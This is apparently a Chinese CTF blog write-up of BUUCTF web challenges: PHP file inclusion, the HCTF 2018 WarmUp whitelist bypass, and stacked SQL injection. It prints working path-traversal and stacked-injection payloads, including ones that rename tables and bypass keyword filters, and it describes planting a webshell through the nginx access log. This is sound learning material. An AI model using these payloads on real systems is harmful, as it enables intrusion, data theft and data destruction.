记buuctf 0x00

原创


薛定谔的甲壳虫 于 2020-03-13 17:13:59 发布 145 收藏

分类专栏： ctf-web

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/qq_43871200/article/details/104845112

版权



ctf-web 专栏收录该内容

8 篇文章 0 订阅

订阅专栏

北京联合大学的oj，题目挺多的，赵师傅一直在推荐大家去buuoj玩，今天专门来耍一耍，跟赵师傅学ctf（其实根本不认识赵师傅只知道很强就对了）

LFI

题目太多了，随便先找点简单的做算了。。。（太菜了不敢先冲难题）

本地文件包含，访问靶机直接给源码

```php
<?php
/**
 * Created by PhpStorm.
 * User: jinzhao
 * Date: 2019/7/9
 * Time: 7:07 AM
 */

highlight_file(__FILE__);

if(isset($_GET['file'])) {
    $str = $_GET['file'];

    include $_GET['file'];
}
```

说实话，一开始我是直接 `?file=flag` 结果不行，不知道问什么必须是 `?file=/flag`，可能是 `include_path` 的问题？windows和linux可能也有一定区别，我在本地的phpstudy中，无论 `?flie=flag` 还是 `?file=\flag`（windows中的路径使用反斜线分割）都可以成功包含

不知道是不是 `include_path` 的问题， `include_path` 的作用类似于linux中的环境变量 `$PATH`

参考了

buuoj LFI course

文件包含漏洞

原来LFI还能通过包含ngnix的日志记录来插入一句话木马，涨姿势了，如果日志文件中有一句话，那么就可以用菜刀连接了 `?file=/var/log/nginx/access.log`

所以可以在访问靶机的时候在header中某个地方插入一句话，然后再访问 `/var/log/nginx/access.log` 就可以连接了。

本题我试了一下，我好像只能在 `user-agent` 里添加代码（好菜）。

LSB

居然还能做到矿大的题，stegsolve直接选lsb，preview发现最前面有hex值`89 50 4e 47`是PNG，保存为png，有二维码，扫码出flag

[HCTF 2018]WarmUp

打开靶机链接后只有一张滑稽，右键查看源代码，看到了html注释`<!--source.php-->`
可以打开`source.php`页面，是题目的源码，大致看一下，主要是通过`get`方式传入参数`file`，如果是字符串并通过下面的函数检查，如果返回`true`，就可以包含传入的这个参数，检查函数代码如下：

```
public static function checkFile(&$page)
{
 $whitelist = ["source"=>"source.php","hint"=>"hint.php"];

 if (! isset($page) || !is_string($page)) {
  echo "you can't see it";
  return false;
 }

 if (in_array($page, $whitelist)) {
  return true;
 }

 $_page = mb_substr(
    $page,
    0,
    mb_strpos($page . '?', '?')
 );

 if (in_array($_page, $whitelist)) {
  return true;
 }//注释1

 $_page = urldecode($page);
 $_page = mb_substr(
    $_page,
    0,
    mb_strpos($_page . '?', '?')
    );

 if (in_array($_page, $whitelist)) {
  return true;
 }//注释2

 echo "you can't see it";
 return false;
}
```

真心不会，百度了下题解
总之最后，这题是复现的phpmyadmin4.8.1的一个远程文件包含漏洞，就是利用代码中的`mb_substr()`函数，在这个检查函数中，是将传入的参数截取`?`之前的字符串保存为`$_page`，检查`$_page`是否在白名单中，看到这发现了，其实自己代码审计的时候没有仔细看，`$_page`和`$page`是不同的变量，虽然检查的是`$_page`，但是最后`include`的还是`$page`，所以只要`$page`之中在`?`前一部分在白名单中，依然可以返回`true`

而且根据`hint.php`，flag在ffffllllaaaagggg

最后的payload：
`?file=source.php?/../../../../../ffffllllaaaagggg`
把`?`换为url编码之后的`%3f`，服务器会自动解析成`?`，所以还可以有第二个payload：
`?file=source.php%3f/../../../../../ffffllllaaaagggg`
上面这两个都是让函数在注释1处返回`true`

相关链接
warm up
warm up2
phpmyadmin 4.8.1 远程文件包含漏洞

看到相关的文章，可以利用双重编码还有第三个payload：
`?file=source.php%253f/../../../../../ffffllllaaaagggg`
其中`%25`解码之后是`%`，payload会让函数在注释2处返回`true`

[强网杯 2019]随便注

buu上的复现题目，屏蔽了`select`，真的顶不住了，百度了下题解，堆叠注入，我记得写sql-libs的时候就考虑过，为什么注入语句不能有分号，原来加上分号就是堆叠注入，指的就查询语句可以用分号分割

堆叠注入只适用于后端查询函数为`mysqli_multi_query()`时，该函数可以进行多次查询，而`mysqli_query()`则只能进行一次查询

堆叠注入原理

> 在SQL中，分号（;）是用来表示一条sql语句的结束。试想一下我们在 ; 结束一个sql语句后继续构造下一条语句，会不会一起执行？因此这个想法也就造就了堆叠注入。而union injection（联合注入）也是将两条语句合并在一起，两者之间有什么区别么？区别就在于union 或者union all执行的语句类型是有限的，可以用来执行查询语句，而堆叠注入可以执行的是任意的语句。例如以下这个例子。用户输入：1; DELETE FROM products服务器端生成的sql语句为：（因未对输入的参数进行过滤）Select * from products where productid=1;DELETE FROM products当执行查询后，第一条显示查询信息，第二条则将整个表进行删除。
>
> ---
>
> 版权声明：本文为CSDN博主「恋物语战场原」的原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接及本声明。
> 原文链接：https://blog.csdn.net/qq_26406447/article/details/90643951

单引号闭合，井号注释，然后可以用分号进行堆叠注入
`-1';show databses;#`可以查数据库

```
array(1) {
  [0]=>
  string(18) "information_schema"
}

array(1) {
  [0]=>
  string(18) "performance_schema"
}

array(1) {
  [0]=>
  string(9) "supersqli"
}//为了减小篇幅，这里只展示部分结果
```

加上我用`1' and length(databse())=9#`得到的结果，这里用的数据库应该是`supersqli`；然后`-1';show tables;#`可以查该数据库中的表，如果用`-1';show tables in XXX;#`可以查`XXX`中的表，而且`in`可以换成`from`

```
array(1) {
  [0]=>
  string(16) "1919810931114514"
}

array(1) {
  [0]=>
  string(5) "words"
}
```

查列名：

```
-1';show columns in `1919810931114514`;#/*注意如果表名为纯数字，必须用反引号包裹*/
desc table_name//使用这条命令也可以查看表的结构
```

结果：

```
array(6) {
  [0]=>
  string(4) "flag"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}//只有一列flag
```

在mysql中的演示

```
mysql> show columns from users;
+----------+-------------+------+-----+---------+----------------+
| Field    | Type        | Null | Key | Default | Extra          |
+----------+-------------+------+-----+---------+----------------+
| id       | int(3)      | NO   | PRI | NULL    | auto_increment |
| username | varchar(20) | NO   |     | NULL    |                |
| password | varchar(20) | NO   |     | NULL    |                |
+----------+-------------+------+-----+---------+----------------+
3 rows in set (0.01 sec)
```

第一种方法

然后问题就是如何读取flag了，真的是看各种大佬骚操作
大佬的思路：

- 把words表改名为其他任意名字，然后把有flag的表改名为words
- 往新的words表中插入一列，列名为id（因为原来的words表中的列是id和data，然后id为主键，根据id的值查询，如果没有id列，就无法查询出flag了）
- 如果后端查询代码是`select * from words whrere id='$id'`的话，就不用改flag列的名字了，而如果查询语句是`select id,data from words where id='$id'`的话，必须把flag也重命名为data

payload：

```
-1';rename table words to word;rename table `1919810931114514` to words;/*重命名表格*/alter table words add id int unsigned not Null auto_increment primary key;/*添加id列*/#
```

然后就可以直接输入1查询到flag了，如果查询语句不一样的话，还要`alter table words change flag data varchar(100)`把flag列重命名为data

总结一下学到的新操作
堆叠注入，相比联合查询注入能执行的操作更多，可以修改表名，可以修改表的结构等等

```
RENAME TABLE
old_name TO new_name
//将old_name表重命名为new_name

ALTER TABLE table_name
ADD column_name datatype
//在table_name表中插入新的列column_name，数据类型为datatype

ALTER TABLE table_name
ALTER COLUMN column_name datatype
//修改某一列的数据类型

ALTER TABLE table_name
CHANGE old_name new_name datatype
//把old_name列重命名为new_name，注意必须有datatype参数
```

第二种方法

还有一种解法是预编译命令，就是用一个字符串来保存查询语句，然后执行

`PREPARE`语句准备好一条SQL语句，并分配给这条SQL语句一个名字供之后调用。准备好的SQL语句通过`EXECUTE`命令执行，通过`DEALLOCATE PREPARE`命令释放掉

语句的名字不区分大小写。准备好的SQL语句名字可以是字符串，也可以是用户指定的包含SQL文本的变量。`PREPARE`中的SQL文本必须代表一条单独的SQL语句而不能是多条SQL语句。在SQL语句中，`?`字符用来作为后面执行查询使用的一个参数。`?`不能加上引号，及时打算将它们绑定到字符变量中也不可以。

参考：mysql中Prepare、execute、deallocate的使用方法

```
set @a='select * from table';
prepare query from @a;
execute query;   //可以直接取出table表
deallocate query //释放该命令
//set @a=0x??????，可以用十六进制编码，比较容易绕过过滤，注意字符串转16进制的时候不要有空格，可用/**/代替
```

本题paylaod：

```
-1';sEt @a=concat('sele','ct * fro','m `1919810931114514`');Prepare b from @a;eXecute b;#
```

因为本题检测`set`和`prepare`等关键词用的是`strstr()`，所以可以用大写绕过